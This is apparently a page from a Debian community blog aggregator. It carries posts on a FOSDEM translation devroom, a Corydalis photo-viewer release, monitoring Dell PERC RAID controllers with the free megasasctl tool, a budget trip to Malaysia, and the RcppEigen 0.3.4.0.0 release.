

Joining FOSDEM 2024 The 2023 result motivated me to propose the translation devroom again when the FOSDEM 2024 organization opened the call for rooms . I was waiting to find out if the FOSDEM organization would accept a room on this topic for the second year in a row and to my delight, my proposal was accepted again :-) This time I received 11 proposals! And again due to time constraints, I had to select six to schedule the room schedule grid. FOSDEM 2024 took place from February 3rd to 4th and the translation devroom was scheduled for the second day again, but this time in the morning. The talks held in the room were these below, and in each of them you can watch the recording video. This time I didn t help at the Debian stand because I couldn t bring t-shirts to sell from Brazil. So I just stopped by and talked to some people who were there like some DDs. But I volunteered for a few hours to operate the streaming camera in one of the main rooms.
Fosdem 2024

Fosdem 2024
Photos

Conclusion The topics of the talks in these two years were quite diverse, and all the lectures were really very good. In the 12 talks we can see how translations happen in some projects such as KDE, PostgreSQL, Debian and Mattermost. We had the presentation of tools such as LibreTranslate, Weblate, scripts, AI, data model. And also reports on the work carried out by communities in Africa, China and Indonesia. The rooms were full for some talks, a little more empty for others, but I was very satisfied with the final result of these two years. I leave my special thanks to Jonathan Carter, Debian Leader who approved my flight tickets requests so that I could join FOSDEM 2023 and 2024. This help was essential to make my trip to Brussels because flight tickets are not cheap at all. I would also like to thank my wife Jandira, who has been my travel partner :-) Bruxelas As there has been an increase in the number of proposals received, I believe that interest in the translations devroom is growing. So I intend to send the devroom proposal to FOSDEM 2025, and if it is accepted, wait for the future Debian Leader to approve helping me with the flight tickets again. We ll see.

Colin Watson: Free software activity in January/February 2024

Two months into my new gig and it s going great! Tracking my time has taken a bit of getting used to, but having something that amounts to a queryable database of everything I ve done has also allowed some helpful introspection. Freexian sponsors up to 20% of my time on Debian tasks of my choice. In fact I ve been spending the bulk of my time on debusine which is itself intended to accelerate work on Debian, but more details on that later. While I contribute to Freexian s summaries now, I ve also decided to start writing monthly posts about my free software activity as many others do, to get into some more detail. January 2024 February 2024

3 March 2024

Iustin Pop: New corydalis 2024.9.0 release!

Obligatory and misused quote: It s not dead, Jim! I ve kind of dropped by ball lately on organising my own photo collection, but February was a pretty good month and I managed to write some more code for Corydalis, ending up with the aforementioned new release. The release is not a big one, but I did manage to solve one thing that was annoying me greatly: that lack of ability to play videos inline in one of the two picture viewing modes (in my preferred mode, in fact). Now, whether you re browsing through pictures, or looking at pictures one-by-one, you can in both cases play videos easily, and to some extent, as it should be . No user docs for that, yet (I actually need to split the manual in user/admin/developer parts) I did some more internal cleanups, and I ve enabled building release zips (since that s how GitHub actions creates artifacts), which means it should be 10% easier to test this. The rest 90% is configuring it and pointing to picture folders and and and, so this is definitely not plug-and-play. The diff summary between 2023.44.0 and 2024.9.0 is: 56 files changed, 1412 insertions(+), 700 deletions(-). Which is not bad, but also not too much. The biggest churn was, as expected, in the viewer (due to the aforementioned video playing). The scary part is that the TypeScript code is not at 7.9% (and a tiny more JS, which I can t convert yet due to lack of type definitions upstream). I say scary in quotes, because I would actually like to know Typescript better, but no time. The new release can be seen in action on demo.corydalis.io, and as always, just after release I found two minor issues: Well, there will be future releases. For now, I ve made an open-source package release, which I didn t do in a while, so I m happy . See you!

Petter Reinholdtsen: RAID status from LSI Megaraid controllers using free software

The last few days I have revisited RAID setup using the LSI Megaraid controller. These are a family of controllers called PERC by Dell, and is present in several old PowerEdge servers, and I recently got my hands on one of these. I had forgotten how to handle this RAID controller in Debian, so I had to take a peek in the Debian wiki page "Linux and Hardware RAID: an administrator's summary" to remember what kind of software is available to configure and monitor the disks and controller. I prefer Free Software alternatives to proprietary tools, as the later tend to fall into disarray once the manufacturer loose interest, and often do not work with newer Linux Distributions. Sadly there is no free software tool to configure the RAID setup, only to monitor it. RAID can provide improved reliability and resilience in a storage solution, but only if it is being regularly checked and any broken disks are being replaced in time. I thus want to ensure some automatic monitoring is available. In the discovery process, I came across a old free software tool to monitor PERC2, PERC3, PERC4 and PERC5 controllers, which to my surprise is not present in debian. To help change that I created a request for packaging of the megactl package, and tried to track down a usable version. The original project site is on Sourceforge, but as far as I can tell that project has been dead for more than 15 years. I managed to find a more recent fork on github from user hmage, but it is unclear to me if this is still being maintained. It has not seen much improvements since 2016. A more up to date edition is a git fork from the original github fork by user namiltd, and this newer fork seem a lot more promising. The owner of this github repository has replied to change proposals within hours, and had already added some improvements and support for more hardware. Sadly he is reluctant to commit to maintaining the tool and stated in my first pull request that he think a new release should be made based on the git repository owned by hmage. I perfectly understand this reluctance, as I feel the same about maintaining yet another package in Debian when I barely have time to take care of the ones I already maintain, but do not really have high hopes that hmage will have time to spend on it and hope namiltd will change his mind. In any case, I created a draft package based on the namiltd edition and put it under the debian group on salsa.debian.org. If you own a Dell PowerEdge server with one of the PERC controllers, or any other RAID controller using the megaraid or megaraid_sas Linux kernel modules, you might want to check it out. If enough people are interested, perhaps the package will make it into the Debian archive. There are two tools provided, megactl for the megaraid Linux kernel module, and megasasctl for the megaraid_sas Linux kernel module. The simple output from the command on one of my machines look like this (yes, I know some of the disks have problems. :).
# megasasctl 
a0       PERC H730 Mini           encl:1 ldrv:2  batt:good
a0d0       558GiB RAID 1   1x2  optimal
a0d1      3067GiB RAID 0   1x11 optimal
a0e32s0     558GiB  a0d0  online   errs: media:0  other:19
a0e32s1     279GiB  a0d1  online  
a0e32s2     279GiB  a0d1  online  
a0e32s3     279GiB  a0d1  online  
a0e32s4     279GiB  a0d1  online  
a0e32s5     279GiB  a0d1  online  
a0e32s6     279GiB  a0d1  online  
a0e32s8     558GiB  a0d0  online   errs: media:0  other:17
a0e32s9     279GiB  a0d1  online  
a0e32s10    279GiB  a0d1  online  
a0e32s11    279GiB  a0d1  online  
a0e32s12    279GiB  a0d1  online  
a0e32s13    279GiB  a0d1  online  
#
In addition to displaying a simple status report, it can also test individual drives and print the various event logs. Perhaps you too find it useful? In the packaging process I provided some patches upstream to improve installation and ensure a Appstream metainfo file is provided to list all supported HW, to allow isenkram to propose the package on all servers with a relevant PCI card. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

2 March 2024

Ravi Dwivedi: Malaysia Trip

Last month, I had a trip to Malaysia and Thailand. I stayed for six days in each of the countries. The selection of these countries was due to both of them granting visa-free entry to Indian tourists for some time window. This post covers the Malaysia part and Thailand part will be covered in the next post. If you want to travel to any of these countries in the visa-free time period, I have written all the questions asked during immigration and at airports during this trip here which might be of help. I mostly stayed in Kuala Lumpur and went to places around it. Although before the trip, I planned to visit Ipoh and Cameron Highlands too, but could not cover it during the trip. I found planning a trip to Malaysia a little difficult. The country is divided into two main islands - Peninsular Malaysia and Borneo. Then there are more islands - Langkawi, Penang island, Perhentian and Redang Islands. Reaching those islands seemed a little difficult to plan and I wish to visit more places in my next Malaysia trip. My first day hostel was booked in Chinatown part of Kuala Lumpur, near Pasar Seni LRT station. As soon as I checked-in and entered my room, I met another Indian named Fletcher, and after that we accompanied each other in the trip. That day, we went to Muzium Negara and Little India. I realized that if you know the right places to buy what you want, Malaysia could be quite cheap. Malaysian currency is Malaysian Ringgit (MYR). 1 MYR is equal to 18 INR. For 2 MYR, you can get a good masala tea in Little India and it costs like 4-5 MYR for a masala dosa. The vegetarian food has good availability in Kuala Lumpur, thanks to the Tamil community. I also tried Mee Goreng, which was vegetarian, and I found it fine in terms of taste. When I checked about Mee Goreng on Wikipedia, I found out that it is unique to Indian immigrants in Malaysia (and neighboring countries) but you don t get it in India!
Mee Goreng, a dish made of noodles in Malaysia.
For the next day, Fletcher had planned a trip to Genting Highlands and pre booked everything. I also planned to join him but when we went to KL Sentral to take the bus, his bus tickets were sold out. I could take a bus at a different time, but decided to visit some other place for the day and cover Genting Highlands later. At the ticket counter, I met a family from Delhi and they wanted to go to Genting Highlands but due to not getting bus tickets for that day, they decided to buy a ticket for the next day and instead planned for Batu Caves that day. I joined them and went to Batu Caves. After returning from Batu Caves, we went our separate ways. I went back and took rest at my hostel and later went to Petronas Towers at night. Petronas Towers is the icon of Kuala Lumpur. Having a photo there was a must. I was at Petronas Towers at around 9 PM. Around that time, Fletcher came back from Genting Highlands and we planned to meet at KL Sentral to head for dinner.
Me at Petronas Towers.
We went back to the same place as the day before where I had Mee Goreng. This time we had dosa and a masala tea. Their masala tea from the last day was tasty and that s why I was looking for them in the first place. We also met a Malaysian family having Indian ancestry dining there and had a nice conversation. Then we went to a place to eat roti canai in Pasar Seni market. Roti canai is a popular non-vegetarian dish in Malaysia but I took the vegetarian version.
Photo with Malaysians.
The next day, we went to Berjaya Time Square shopping place which sells pretty cheap items for daily use and souveniers too. However, I bought souveniers from Petaling Street, which is in Chinatown. At night, we explored Bukit Bintang, which is the heart of Kuala Lumpur and is famous for its nightlife. After that, Fletcher went to Bangkok and I was in Malaysia for two more days. Next day, I went to Genting Highlands and took the cable car, which had awesome views. I came back to Kuala Lumpur by the night. The remaining day I just roamed around in Bukit Bintang. Then I took a flight for Bangkok on 7th Feb, which I will cover in the next post. In Malaysia, I met so many people from different countries - apart from people from Indian subcontinent, I met Syrians, Indonesians (Malaysia seems to be a popular destination for Indonesian tourists) and Burmese people. Meeting people from other cultures is an integral part of travel for me. My expenses for Food + Accommodation + Travel added to 10,000 INR for a week in Malaysia, while flight costs were: 13,000 INR (Delhi to Kuala Lumpur) + 10,000 INR (Kuala Lumpur to Bangkok) + 12,000 INR (Bangkok to Delhi). For OpenStreetMap users, good news is Kuala Lumpur is fairly well-mapped on OpenStreetMap.

Tips
  • I bought local SIM from a shop at KL Sentral station complex which had news in their name (I forgot the exact name and there are two shops having news in their name) and it was the cheapest option I could find. The SIM was 10 MYR for 5 GB data for a week. If you want to make calls too, then you need to spend extra 5 MYR.
  • 7-Eleven and KK Mart convenience stores are everywhere in the city and they are open all the time (24 hours a day). If you are a vegetarian, you can at least get some bread and cheese from there to eat.
  • A lot of people know English (and many - Indians, Pakistanis, Nepalis - know Hindi) in Kuala Lumpur, so I had no language problems most of the time.
  • For shopping on budget, you can go to Petaling Street, Berjaya Time Square or Bukit Bintang. In particular, there is a shop named I Love KL Gifts in Bukit Bintang which had very good prices. just near the metro/monorail stattion. Check out location of the shop on OpenStreetMap.

28 February 2024

Dirk Eddelbuettel: RcppEigen 0.3.4.0.0 on CRAN: New Upstream, At Last

We are thrilled to share that RcppEigen has now upgraded to Eigen release 3.4.0! The new release 0.3.4.0.0 arrived on CRAN earlier today, and has been shipped to Debian as well. Eigen is a C++ template library for linear algebra: matrices, vectors, numerical solvers, and related algorithms. This update has been in the works for a full two and a half years! It all started with a PR #102 by Yixuan bringing the package-local changes for R integration forward to usptream release 3.4.0. We opened issue #103 to steer possible changes from reverse-dependency checking through. Lo and behold, this just stalled because a few substantial changes were needed and not coming. But after a long wait, and like a bolt out of a perfectly blue sky, Andrew revived it in January with a reverse depends run of his own along with a set of PRs. That was the push that was needed, and I steered it along with a number of reverse dependency checks, and occassional emails to maintainers. We managed to bring it down to only three packages having a hickup, and all three had received PRs thanks to Andrew and even merged them. So the plan became to release today following a final fourteen day window. And CRAN was convinced by our arguments that we followed due process. So there it is! Big big thanks to all who helped it along, especially Yixuan and Andrew but also Mikael who updated another patch set he had prepared for the previous release series. The complete NEWS file entry follows.

Changes in RcppEigen version 0.3.4.0.0 (2024-02-28)
  • The Eigen version has been upgrade to release 3.4.0 (Yixuan)
  • Extensive reverse-dependency checks ensure only three out of over 400 packages at CRAN are affected; PRs and patches helped other packages
  • The long-running branch also contains substantial contributions from Mikael Jagan (for the lme4 interface) and Andrew Johnson (revdep PRs)

Courtesy of CRANberries, there is also a diffstat report for the most recent release. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

Next.

Previous.